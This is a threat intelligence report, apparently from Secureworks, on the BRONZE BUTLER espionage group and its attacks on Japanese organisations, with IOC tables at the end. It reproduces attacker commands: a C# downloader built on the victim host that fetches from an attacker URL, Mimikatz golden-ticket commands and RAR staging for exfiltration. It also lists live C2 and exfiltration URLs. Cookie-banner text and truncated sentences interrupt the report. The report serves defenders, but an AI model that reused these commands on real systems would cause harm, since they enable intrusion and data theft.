

THREAT ANALYSIS

BRONZE BUTLER TARGETS JAPANESE ENTERPRISES

Secureworks® Counter Threat Unit™ Threat Intelligence



Counter Threat Unit Research Team
October 12, 2017

SUMMARY

Secureworks® incident responders and Counter Threat Unit™ (CTU) researchers investigated activities associated with the BRONZE BUTLER (also known as [Tick](#)) threat group, which likely originates in the People's Republic of China (PRC). BRONZE BUTLER's operations suggest a long-standing intent to exfiltrate intellectual property and other confidential data from Japanese organizations. Intrusions observed by CTU™ researchers indicate a focus on networks involved in critical infrastructure, heavy industry, manufacturing, and international relations.

CTU researchers divided the [threat intelligence](#) about this threat group into two sections: [strategic](#) and [tactical](#). Executives can use the strategic assessment of the ongoing threat to determine how to reduce risk to their organization's mission and critical assets. Computer network defenders can use the tactical information gathered from incident response investigations and research to reduce the time and effort associated with responding to the threat group's activities.

KEY POINTS

- Analysis of BRONZE BUTLER's operations, targeting, and capability led CTU researchers to assess that it is likely that the group is located in the PRC.
- The group has used spearphishing, strategic web compromises (SWCs), and an exploit of a zero-day vulnerability to compromise targeted systems.
- After exfiltrating targeted data from a network, BRONZE BUTLER typically deletes evidence of its activities. However, it maintains access to ~~compromised environments when possible, periodically revisiting compromised sites to identify new opportunities for data exfiltration.~~



By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

Accept All Cookies

Only Necessary Cookies

Cookies Settings

tools. The group's command and control (C2)

Analysis of a threat group's targeting, origin, and competencies can determine which organizations could be at risk. This information can help organizations make strategic defensive decisions regarding this threat.

Intent

CTU analysis indicates that BRONZE BUTLER primarily targets organizations located in Japan. The threat group has sought unauthorized access to networks of organizations associated with critical infrastructure, heavy industry, manufacturing, and international relations. Secureworks analysts have observed BRONZE BUTLER exfiltrating the following categories of data:

- Intellectual property related to technology and development
- Product specification
- Sensitive business and sales-related information
- Network and system configuration files
- Email messages and meeting minutes

The focus on intellectual property, product details, and corporate information suggests that the group seeks information that they believe might be of value to competing organizations. The diverse targeting suggests that BRONZE BUTLER may be tasked by multiple teams or organizations with varying priorities.

Attribution

The following characteristics led CTU researchers to assess that it is likely that BRONZE BUTLER originates in the PRC:

- Use of T-SMB Scan tools published on a Chinese developer's website
- Chinese characters in the installation service name of an early version of the xxmm backdoor
- [Documented](#) links between BRONZE BUTLER's Daserf tool and the PRC-based [NCPH hacking group](#), and a decrease in BRONZE BUTLER activity during PRC national holidays

PRC-based cyberespionage groups have historically sought intellectual property and economic intelligence from competing economies to deliver information which can provide a competitive advantage domestically. The demand for this type of intelligence gathering could be influenced by China's ambitious [economic growth goals](#).

Capability

BRONZE BUTLER has used a broad range of publicly available (Mimikatz and gsecdump) and proprietary (Daserf and Datper) tools. It appears to have been sufficiently resourced to continuously develop and replace its proprietary tools over a long period of time. The threat actors developed remote access tools and malware that generate and use encrypted C2 communication, presumably to complicate detection and mitigation. The threat actors are also fluent in Japanese, crafting phishing emails in native Japanese and operating successfully within a Japanese-language environment.

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

stage of this infrastructure is hosted in Japan, possibly regularly changes the C2 IP addresses and domains for . The group also supplements its operational infrastructure suggests that the group

Japanese corporate tool and then use scan-and-treat actors appear to use these initial footholds to

select organizations of interest for further compromise. The group is attentive to changes in compromised networks and proactively attempts to avoid scrutiny from network defenders by modifying tools and methods. It has remained undetected in several compromised networks for up to five years.

TACTICAL THREAT INTELLIGENCE

Incident response engagements have given CTU researchers insight into the tools and tactics that BRONZE BUTLER employs during intrusions.

Tools

CTU researchers have observed BRONZE BUTLER leveraging the following tools that appear to be exclusive to the group. Figure 1 shows the threat group's use of some proprietary tools between 2012 and 2017.




Figure 1. Timeline of malware used by BRONZE BUTLER. (Source: Secureworks)

- Daserf — This backdoor has the functionality of a remote shell and can be used to execute commands, upload and download data, capture screenshots, and log keystrokes. It uses RC4 encryption and custom Base64 encoding to obfuscate HTTP traffic. CTU researchers identified two versions of Daserf written in Visual C and Delphi. Analysis of the compile timestamps suggest that Delphi version is the successor to the Visual C version. CTU analysis suggests that the following registry entry is an indication of a Delphi-based Daserf infection:
 - Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
Value: MMID = <random hex string>
- Datper — BRONZE BUTLER likely created this Delphi-coded RAT to replace Daserf. Datper uses an RC4-encrypted configuration to obfuscate HTTP traffic.
- xxmm (also known as Minzen) — This RAT and likely successor to Daserf AES-encrypts HTTP communications using a one-time encryption key. As of this publication, BRONZE BUTLER demonstrates a preference for concurrently using Datper and xxmm in its operations. CTU researchers identified an xxmm builder for xxmm (see Figure 2), which suggests that the threat actors customize the xxmm malware settings based on the target.

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

The screenshot shows a configuration window for an xmm builder. It is divided into three main sections: Common, jpg Tunnel, and php Tunnel. The Common section includes fields for Kernel Template (xxmm2.exe), RSAEncryptKey (server_pubkey), RSADecryptKey (client_prikey), Version (1.0), Time From (8), and To (17). There is a checkbox for Proxy Sniffer which is checked. The jpg Tunnel section includes a jpgTunnel URL (http://10.10.10.23/test.jpg), Time Interval (60000), Start Flag (xxmm), and End Flag (mmxx). The php Tunnel section includes a phpTunnel URL (http://200.27.204.100/info.php), Time Interval (10000), Split Length (4194304), and a Destination File (xxmm2.exe). Each field has a corresponding 'Select' button.

Figure 2. Customizable settings in an xmm builder. (Source: Secureworks)

- xmm downloader (also known as KVNDM) — This simple downloader's code is similar to the main xmm payload.
- Gofarer — This downloader uses the "Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.1;+Trident/4.0;" User-Agent in its HTTP communication (see Figure 3).

```
GET /wp-includes/images/wlw/img/site.php HTTP/1.1
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.1;+Trident/4.0;
+SLCC2;+.NET+CLR+2.0.50727;+.NET4.0E)
Host: www.lunwe.com
Cache-Control: no-cache
```

Figure 3. Gofarer HTTP GET request. (Source: Secureworks)

- MSGet — This persistent downloader uses a dead-drop resolver (DDR) to download and execute another malicious payload. MSGet typically downloads encoded binaries from hard-coded URLs. After decoding, MSGet saves the binary as %TEMP%\ms<hex string>.exe and executes it.
- DGet — This simple downloader (see Figure 4) is similar to the [wget](#) web server retrieval tool.

```
C:\>dget.exe
DGet Tool Made by XXXX
Usage:
dget.exe [URL] [FileName]
```

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

```
C:\Users>C:\ProgramData\Screen Capture Tool 1.1 by ^_^
C:\ProgramData>C:\ProgramData\Screen Capture Tool 1.1 by ^_^
Usage: C:\ProgramData\Screen Capture Tool 1.1 by ^_^ [Out File Name] [Compress Level]
[Out File Name] is a .png file.
0<Compress Level<=9
Example:
C:\ProgramData\Screen Capture Tool 1.1 by ^_^ example.png 9
C:\ProgramData\Screen Capture Tool 1.1 by ^_^ c:\example.png 5
```

Figure 5. Screen Capture Tool usage. (Source: Secureworks)

- RarStar — This custom tool uploads RAR archives to a specified URL as POST data (see Figure 6). RarStar encodes the POST data using Base64 and a custom XOR algorithm.

```
POST /upload.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.0;+SV1)
Content-Length: 215
Host: example.com

bnfJH3121D8=###SHPISK0DtYmkYeb2WPfwsux1
+5cVjnucLGJMMfKtymSXtKjbW9mcduZUvwnZYjZ+mYo8ETHLHQLWqQ0oT1ePYIf3Iy/
```

Figure 6. RarStar HTTP POST request. (Source: Secureworks)

BRONZE BUTLER has also used the following publicly available tools, but CTU researchers determined that the group modified most of them. Analysis of the files identified the use of multiple packers, adjusted functionality in the source code, and recompilation.

- Mimikatz — This tool retrieves passwords from memory.
- Windows Credential Editor (WCE) — This tool obtains passwords from memory.
- gsecdump — This tool obtains passwords from memory.
- T-SMB Scan — This SMB scanning tool was originally published on a Chinese program-sharing website (pudn.com). BRONZE BUTLER removed its help message functionality.
- WinRAR — This tool extracts tools for lateral movement and compresses data for exfiltration.

Tactics, techniques, and procedures

Incident response engagements have given CTU researchers insight into the tactics that BRONZE BUTLER employs during intrusions.

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

ing Flash. The group has used phishing emails with exploits for SWC attacks.

CTU researchers observed BRONZE BUTLER using compromised websites, typically located in Japan and South Korea, as part of its attack infrastructure. The group has demonstrated a capability to compromise and leverage a large number of websites in its campaigns. Based on the large quantity of C2 servers and varying IP addresses used during the same operation, the group also appears to purchase attack infrastructure. BRONZE BUTLER has leveraged a distinct attack infrastructure for different targets, suggesting that the group proactively segments operational infrastructure to minimize the risk of attribution by security researchers.

Exploitation

While investigating a 2016 intrusion, Secureworks incident responders identified BRONZE BUTLER exploiting a then-unpatched remote code execution vulnerability (CVE-2016-7836) in [SKYSEA Client View](#), a popular Japanese product used to manage an organization's IT assets. SKY Corporation [announced](#) the vulnerability on December 21, 2016, but entries in the victim's SKYSEA Client View default log (CtCli.log) show that the group had exploited the issue since at least June 2016 (see Figure 7).

2016/06/xx xx:xx:xx:244	..	ExecMacroThread.cpp	399	1304:1500	実行対象はフォルダではない
2016/06/xx xx:xx:xx:384	..	ExecMacroThread.cpp	487	1304:1500	追加完了 App=C:\Program Files\Sky Product\SKYSEA Client View\tmp\00000001.BIN, PID=6251

Figure 7. SKYSEA Client View log entries resulting from CVE-2016-7836 exploitation. (Source: Secureworks)

This vulnerability can be exposed when a portable connection device, such as an LTE USB modem, is connected to corporate devices. It is common for remote Japanese workers to use portable connection devices to connect to the Internet and corporate VPNs. However, some of these devices assign the ISP's global IP address to the connected laptop. Threat actors could exploit the vulnerability to impersonate the management console, and compromise the laptop's SKYSEA agent that is exposed on the Internet.

BRONZE BUTLER conducted periodic Internet scans to find vulnerable hosts. CTU researchers verified that some exploited systems were not subject to further compromise or lateral movement. This outcome suggests that the group may deploy malware to all identified vulnerable systems, but then pursues specific targets after validating the system's association with organizations of interest.

Installation

The threat actors use multiple custom downloaders that rely on executable files (Gofarer, MSGet, and xmm downloaders), PowerShell scripts, or VBS/VBE scripts. These downloaders use HTTP traffic, download an additional payload such as Daserf, Datper, or xmm in a compressed and encoded format, and typically execute the downloaded malware after decoding the file.

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

characters at the end of the executable file to inflate
BLER incidents, CTU researchers observed several

[illegible]

Figure 8. Downloader malware code used to inflate payload file size. (Source: Secureworks)

CTU researchers also observed BRONZE BUTLER copying downloader source code to a file (do.cs) on a compromised system and then compiling it into an executable file (do.exe). The decrypted proxy log shows the threat actors compiling custom code on the compromised system (see Figure 9).

```
c:\PerfLogs\Admin>echo using System.Net; >do.cs
c:\PerfLogs\Admin>echo namespace downloader >>do.cs
c:\PerfLogs\Admin>echo { >>do.cs && echo      class Program >>do.cs && echo      { >>do.cs
c:\PerfLogs\Admin>echo      static void Main(string[] args) >>do.cs && echo
{ >>do.cs && echo      WebClient client = new WebClient(); >>do.cs
c:\PerfLogs\Admin>echo      string URLAddress = @"http://bulgaria-ecotour.com/im
g/a0.gif"; >>do.cs
c:\PerfLogs\Admin>echo      string receivePath = @"C:\perflogs\admin\"; >>do.cs
c:\PerfLogs\Admin>echo      client.DownloadFile(URLAddress, receivePath + System.
IO.Path.GetFileName >>do.cs && echo      (URLAddress)); >>do.cs && echo      } >>d
o.cs && echo      } >>do.cs && echo } >>do.cs
c:\PerfLogs\Admin>cd \
c:\>dir csc.exe /s
c:\>cd c:\Windows\Microsoft.NET\Framework\v3.5
c:\Windows\Microsoft.NET\Framework\v3.5>csc.exe /out:c:\perflogs\admin\do.exe c:\perflog
s\admin\do.cs
c:\Windows\Microsoft.NET\Framework\v3.5>cd c:\perflogs\admin\ && do.exe
```

Figure 9. Decrypted proxy log showing compilation of custom code on compromised endpoint. (Source: Secureworks)

Command and control (C2) communication

Daserf, Datper, and xxmm communicate with C2 servers via HTTP, encrypting commands and data using the algorithms in Table 1. The tools use an Internet Explorer component to bypass proxy authentication as long as the compromised system communicates during the authorized times defined by the proxy server.

Malware	HTTP methods	Encryption algorithm
Daserf (Visual C)	POST	RC4
Daserf (Delphi)	GET (POST for large data)	RC4
Datper	GET (POST for large data)	RC4
xxmm	GET (POST for large data)	RC4 AES with one-time encryption key

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

proportion of the group's C2 servers are hosted in activity.

Malware	URL pattern	User-Agent
Dase rf	http://<domain/path>.gif http://<domain/path>.asp http://<domain/path>.php?id=<8-digit hex string>&<4 lowercase characters>=<string similar to Base64-encoded string>	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1) Internet Explorer version number may vary
Datp er	http://<domain/path>.php?<lowercase characters>=<16-digit hex string>1<random string> http://<domain/path>.php?<lowercase characters>=<16-digit hex string>2<string similar to Base64-encoded string>	
xxm m	http://<domain/path>.php?t0=<8-digit hex string>&t1=<number>&t2=<8-digit hex string>&t3=<number>&t6=<number> http://<domain/path>.php?id0=<8-digit hex string>&id1=<number>&id2=<8-digit hex string>id3=<number>&id6=<number> http://<domain/path>.php?idcard0=<8-digit hex string>idcard1=<number>&idcard2=<8-digit hex string>&idcard3=<number>&idcard6=<number> http://<domain/path>.php?item0=<8-digit hex string>&item1=<number>&item2=<8-digit hex string>&item3=<number>&item6=<number> http://<domain/path>.php?ps0=<8-digit hex string>&ps1=<number>&ps2=<8-digit hex string>&ps3=<number>&ps6=<number> http://<domain/path>.php?h=<8-digit hex string>&o=<number>&w=<8-digit hex string>&a=<number>&y=<number> http://<domain/path>/id0/<8-digit hex string>/id1/<number>/id2/<8-digit hex string>/id3/<number>/id6/<number>/<random filename>	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)

Table 2. URL patterns related to BRONZE BUTLER activity.

BRONZE BUTLER leverages the remote access capabilities in these tools, often using existing PC vendors' directories such as C:\DELL and C:\HP as working directories in compromised environments. CTU researchers have also observed threat actors using the following working directories:

- C:\Intel\
- C:\Intel\Logs\
- C:\Intel\ExtremeGraphics\CUI\
- C:\PerfLogs\Admin\

Credential access

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

ation from the memory of compromised hosts.
to issue Mimikatz commands directly from xxmm
ling passwords.


```
off_145CF00    dd offset aMimikatz_custo                ; DATA XREF: sub_13B5095+2C↑o
                                                    ; "mimikatz_custom_command"
                dd offset aa_cmd_mimikatz_custom_command
                db 140h dup(0)
```

Figure 10. Mimikatz command in xmm. (Source: Secureworks)

CTU analysis revealed BRONZE BUTLER creating forged Kerberos Ticket Granting Ticket (TGT) and Ticket Granting Service (TGS) tickets (also called golden and silver tickets, respectively) to maintain administrative access. Figure 11 shows an example of the threat actors creating a golden ticket.

```
m3p.exe "kerberos::golden /user:kkir /domain: /krbtgt:
m3p.exe "kerberos::ptt zs.tck" exit (2017-01-18T01:20:48.156411)
```

Figure 11. Kerberos golden ticket created by BRONZE BUTLER. (Source: Secureworks)

Golden tickets require a username, but the domain controller does not validate that it is legitimate. CTU researchers detected BRONZE BUTLER using the following usernames for golden tickets:

- bgtras
- bgtrs
- kkir
- kisetr
- netkin
- orumls
- wert

Host enumeration

The threat actors typically use built-in Windows ping and net commands for network and host enumeration activity to eventually contact the file-share server (see Figure 12). BRONZE BUTLER also uses the T-SMB Scan tool to list available SMB hosts, and screen-capture tools to obtain additional information.

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

Process Tree



Figure 12. Host enumeration by BRONZE BUTLER. (Source: Secureworks)

Lateral movement

After compromising a host, the threat actors attempt to compromise other connected systems to move within the network. BRONZE BUTLER typically uses the following procedure for lateral movement:

1. Use 'net use' and 'copy' commands to transfer a malicious file (such as malware) from the compromised host to a target system on the same network.
2. Use the 'net time' command to check the local time on the target system.
3. Use the 'at' or 'schtask' commands to register a scheduled task to be executed in a few minutes.
4. After a few minutes, execute the malicious file on the system.

The malicious file is typically a batch file that downloads malware and registers the malware's automatic execution in the registry. Figure 13 shows the scheduled task that executes zrun.bat (a batch file) using the at command.

Process Tree



Figure 13. Scheduled task registration. (Source: Secureworks)

Figure 14 shows the batch file (zrun.bat) executing, which adds a registry entry that auto-executes the malware.

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

document file on the file share server to cause users

```
C:\Users\user01\AppData\Local\Temp\msupdat> move 2016xxxx.exe \\192.168.0.1\d$\共有フォルダ
\会議事録.exe
1 個のファイルを移動しました。
```

Figure 15. Malware given the same name as an existing document file. (Source: Secureworks)

Exfiltration

BRONZE BUTLER typically creates a list of files (i.e., a shopping list) from compromised hosts and file-share servers. If the list is short, the group exfiltrates the files directly. For large lists, the threat actors use the following procedure:

1. Use malware to upload the large list of enumerated files to the C2 server.
2. Select specific files to steal, creating a new list.
3. Use downloaders or other malware to send the new list to a compromised host.
4. Use archiving software to collect files in a password-protected archive.
5. Use an uploader or other malware to send the archived files to an attacker-controlled server. The uploader software is proprietary to this group, but Datper and xmm also contain an uploading feature. When exfiltration is complete, the uploader (or Datper or xmm) immediately uses the del command to delete the RAR archives.

Figure 16 shows BRONZE BUTLER extracting a new list of files and archiving a specific file into RAR format for exfiltration.

```
> r.dat x qscr.rar

RAR 3.70   Copyright (c) 1993-2007 Alexander Roshal   22 May 2007
Shareware version           Type RAR -? for help

Extracting from qscr.rar
Extracting  20160712-ssd.txt (snip)

> r.dat a -v500K -hplqazxsw2 ta @20160712-ssd.txt

RAR 3.70   Copyright (c) 1993-2007 Alexander Roshal   22 May 2007
Shareware version           Type RAR -? for help
...
```

Figure 16. Extracting a new file list and archiving a targeted file for exfiltration. (Source: Secureworks)

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

Following passwords used in BRONZE BUTLER network

- 1qazxsw2
- 1qazxcde32ws

CONCLUSION

BRONZE BUTLER compromises organizations to conduct cyberespionage, primarily focusing on Japanese enterprises. Initial attack vectors include spearphishing emails, SWCs, and exploiting vulnerability in software commonly used by Japanese businesses. The group can override security controls to exfiltrate intellectual property, and victims should formulate a solid eviction plan before engaging with the threat actors to prevent them from reentering the network.

CTU researchers recommend that organizations, particularly those whose assets and intellectual property could be valuable to BRONZE BUTLER, implement the following security practices:

- Review proxy log settings to ensure they capture information such as HTTP parameters and User-Agents for future analysis. Search proxy log files for evidence of web server scanning using the URL patterns associated with BRONZE BUTLER activity.
- Use an advanced endpoint threat detection ([AETD](#)) solution to monitor activity on network endpoints. Install a background monitor tool (e.g., [Sysmon](#)) to log detailed Windows event information to assist with incident response.
- Implement timely vulnerability patching and system updates. Update SKYSEA Client View implementations to the latest version as soon as possible.
- Review network access control. In particular, review network access for use of mobile USB modems on corporate systems. Also implement strict security controls for privileged accounts such as Active Directory administrator to prevent access by an unauthorized user.

THREAT INDICATORS

The indicators in Table 3 are associated with BRONZE BUTLER activity. The URLs may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
795327de450e7f1e371a019a3d43673b60df4b7bf91138afa9ddc3913384f913	SHA256 hash	MSGet downloader
By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.		MSGet downloader
		MSGet downloader
		MSGet downloader
		MSGet downloader
		VBE downloader
		VBE downloader
		VBE downloader
21111136d523970e27833dd2db15d7c50803d8f6f4f377d4d9602ba9fbd355cd	SHA256 hash	Daserf (Visual C)

15abe7b1355cd35375de6dde57608f6d3481755fdc9e71d2bfc7c7288db4cd92	SHA256 hash	Daserf (Visual C)
2bdb88fa24cffba240b60416835189c76a9920b6c3f6e09c3c4b171c2f57031c	SHA256 hash	Daserf (Visual C)
85544d2bcaf8e6ca32bbc0a9e9583c9db1dce837043f555a7ff66363d5858439	SHA256 hash	Daserf (Visual C)
f8f31f73157bf049b318429c1d60ad7ff2851e62535d95cf8d121216b95c8602	SHA256 hash	Daserf (Visual C)
b1690facbce9bcc66ebf18f138dbbc10c3662a2034c211e0c414e47c7e208b4a	SHA256 hash	Daserf (Visual C)
e620c9d19d7d1f609e0bb08465e4c58db97fd0158fb286d938542fc1f03a2302	SHA256 hash	Daserf (Visual C)
2dc24622c1e91642a21a64c0dd31cbe953e8f77bd3d6abcf2c4676c3b11bb162	SHA256 hash	Daserf (Visual C)
a4afd9df1b4cc014c3a89d7b4a560fa3e368b02286c42841762714b23e68cc05	SHA256 hash	Daserf (Visual C)
dab557bae0eb93475c2c2639f186fd717dd57d8d6354232838f44ba6b6a07172	SHA256 hash	Daserf (Visual C)
db6a6a4f675cba87405c9c7b016713d3e65b052ffc6c8963764a3d3788f432fa	SHA256 hash	Daserf (Visual C)
4b8ca82e6f407792cfb51de881f06b86bd4b59f85746b29c3287aee0015b1683	SHA256 hash	Daserf (Visual C)
db8b494de8d897976288c8ccce707ff7b7967fb48caef99d75687584191c2411	SHA256 hash	Daserf (Visual C)
e2fd17445d81df89f7a9c1ff1c69c9b382215f597db5e4730f5c76557a6fd1f9	SHA256 hash	Daserf (Visual C)
0a031665d05e82038d620facf9d4a86a89e78544f2f770f579c980dae2e252bf	SHA256 hash	Daserf (Visual C)
fa9a3341649e798bbc340ce9b2fe69791fe733aa9e46da666ce13b8cf7ca8f4d	SHA256 hash	Daserf (Visual C)
f06b440052bd2c2eb127c33c35a80c4eca34a06360d3ee1bb37348d6029dc955	SHA256 hash	Daserf (Visual C)
2a39372dea901665ab9429d2f15b3f4fb10706423e177226539047ee1ac3e4a3	SHA256 hash	Daserf (Visual C)
4e15392553ca8e7d06f9f592eb04cf6dbfed18c98c56afc0ccd132465b270e12	SHA256 hash	Daserf (Delphi)
89a80ca92600af64eb9c32cab4e936c7d675cf815424d72438973e2d6788ef64	SHA256 hash	Daserf (Delphi)
b1bd03cd12638f44d9ace271f65645e7f9b707f86e9bcf790e0e5a96b755556b	SHA256 hash	Daserf (Delphi)
22e1965154bdb91dd281f0e86c8be96bf1f9a1e5fe93c60a1d30b79c0c0f0d43	SHA256 hash	Daserf (Delphi)
b1fdc6dc330e78a66757b77cc67a0e9931b777cd7af9f839911eecb74c04420a	SHA256 hash	Daserf (Delphi)
67e32df3a460f005e7aec83b903f6d47d5533ff3843a97d186ad02316dff9fa9	SHA256 hash	Daserf (Delphi)
2c449b562dfce53cf98acaddf37286cfb2d1e9da1536511a08bbd24ed93624a6	SHA256 hash	Daserf (Delphi)
236848e301d71cab6e17a0503fb268f25412838eccb5fb17e78580d2d0a3a31d	SHA256 hash	Daserf (Delphi)
b0966e89eae36a309d89a0c15c8a07677f58130fdc76bc98c16968376ec80626	SHA256 hash	Daserf (Delphi)
68e5013a8147e77e892dcd06687e5e815c3837fb83bff16bac442c65b2f3e73	SHA256 hash	Daserf (Delphi)
e2f174f8368b46054e6ec2feec00b878b63e331ba3628374d584b238a95fd770	SHA256 hash	Daserf (Delphi)
7afb8082822bf3e55c6639ed2e272846c6be0e5c1fd40402b8b0f69e37402461	SHA256 hash	Daserf (Delphi)
630aa710bb7080143498d7fafbb152bbfe581bf690d9bfad041e4e285f152de2	SHA256 hash	Daserf (Delphi)
efa68fcbd455a72276062fb513b71547ea11fedf4db10a476cc6c9a2fa4f67f7	SHA256 hash	Datper
90ac1fb148ded4f46949a5fea4cd8c65d4ea9585046d66459328a5866f8198b2	SHA256 hash	Datper
331ac0965b50958db49b7794cc819b2945d7b5e5e919c185d83e997e205f107b	SHA256 hash	Datper
12d9b4ec7f8ae42c67a6fd030efb027137dbe29e63f6f669eb932d0299fbe82f	SHA256 hash	Datper
<div>By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.</div>		Datper
		Datper
		Datper
		xxmm
		xxmm
		xxmm
		xxmm

15b4c1d29b41531b255e41d39d194a52bdc98a3b65a13771d8caf92372b324ce	SHA256 hash	xxmm
ac501bb7e9e1bc57dd027d152f4a7c473f108e37023aae4bad64117241963b5c	SHA256 hash	xxmm
7197de18bc5a4c854334ff979f3e4dafa16f43d7bf91edfe46f03e6cc88f7b73	SHA256 hash	xxmm
fe06b99a0287e2b2d9f7faffbda3a4b328ecc05eab56a3e730cfc99de803b192	SHA256 hash	xxmm
e94a7e835c657dd8a82dab5705db0ec279d1de97a3524f0e25e1e3d78f0561b8	SHA256 hash	xxmm
09df0591a885b8d16767820c9eac51a5dd8099a4b17a46bffe38b315a6e29d0b	SHA256 hash	xxmm
7333f4601379d5877ec1416e4d82654d312210d5bcf4d628b98207a737bdb654	SHA256 hash	xxmm
425616f2958ba176662eb9bd66259fb38ca513b5831f0a07956b22839d915306	SHA256 hash	xxmm
46eae3931334468246c728a7e0ab3bbfafe40c9f73f80bf0544b8aa649227d60	SHA256 hash	xxmm
de18ebedc5b29d66244773dda80b22ecf2c453cdbea85149c4ff0e96bdc4478	SHA256 hash	xxmm downloader
70ef2e2fa3ac2c44a34963aca5dfe79e2b4f51795181374cca63bbf789f8a7f0	SHA256 hash	xxmm downloader
b11941e0510e02283e7732a72f853027ea9271a2d4dc87d736ae33275eab2806	SHA256 hash	xxmm downloader
bd81521445639aaa5e3bcb5ece94f73feda3a91880a34a01f92639f8640251d6	SHA256 hash	DGet
0fc1b4fdf0dc5373f98de8817da9380479606f775f5aa0b9b0e1a78d4b49e5f4	SHA256 hash	RarStar
http://115.144.166.240/	URL	Daserf (Delphi) C2 server
http://203.111.252.40/	URL	Daserf (Delphi) C2 server
http://27.255.69.209/	URL	Daserf (Delphi) C2 server
http://27.255.91.238/	URL	Daserf (Delphi) C2 server
http://106.184.5.30/	URL	Daserf (Delphi) C2 server
http://airsteel.co.jp/cgi-bin/search/02/06.cgi.php	URL	Datper C2 server
http://gigasolar.jp/images/blog/20131011news-3.php	URL	Datper C2 server
http://www.atnet-photo.com/japan/themes/default/themes.php	URL	Datper C2 server
http://www.primeob.com/include/mpage/store.php	URL	Datper C2 server
http://baby.ests.jp/Templates/themes.php	URL	Datper C2 server
http://www.kamomeza.net/coppermine/images/thumb_dom.php	URL	xxmm C2 server
http://noukankyo.org/images/about/soshikizu.php	URL	xxmm C2 server
http://jmta.co.jp/module/Template/Plugin/Math.php	URL	xxmm C2 server
http://i-frontierasia.com/shiryoku/link.php	URL	xxmm C2 server
http://leadoffnet.com/img/top/top_12.php	URL	xxmm C2 server
http://www.concierge.com.cn/public_html/wp-content/themes/comment.php	URL	xxmm C2 server
http://www.wco-kyousai.com/ex-engine/themes/xs_default/conf/info.php	URL	xxmm C2 server
http://angelbaby.jp.cm/html/images/deleteComments.php	URL	xxmm C2 server
http://www.infomiracle.info/TwitterQuest/image/ser.dat	URL	Used by BRONZE BUTLER to host tools
http://160.16.243.147/images/CUI.jpg	URL	Used by BRONZE BUTLER to host tools

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

http://www.stylmartin.co.jp/bdflashinfo/pageicons/6.jpg	URL	Used by BRONZE BUTLER to host tools
http://www.slvx.com/t.rar	URL	Used by BRONZE BUTLER to host tools
http://www.sinwa-jp.com/works/logo-unix.php	URL	BRONZE BUTLER exfiltration point
http://www.baiya.jp/2014dressnumber/images/logo-unix.php	URL	BRONZE BUTLER exfiltration point

Table 3. BRONZE BUTLER indicators.

TAGS: Threat Analysis Research

ABOUT THE AUTHOR

 COUNTER THREAT UNIT RESEARCH TEAM

→

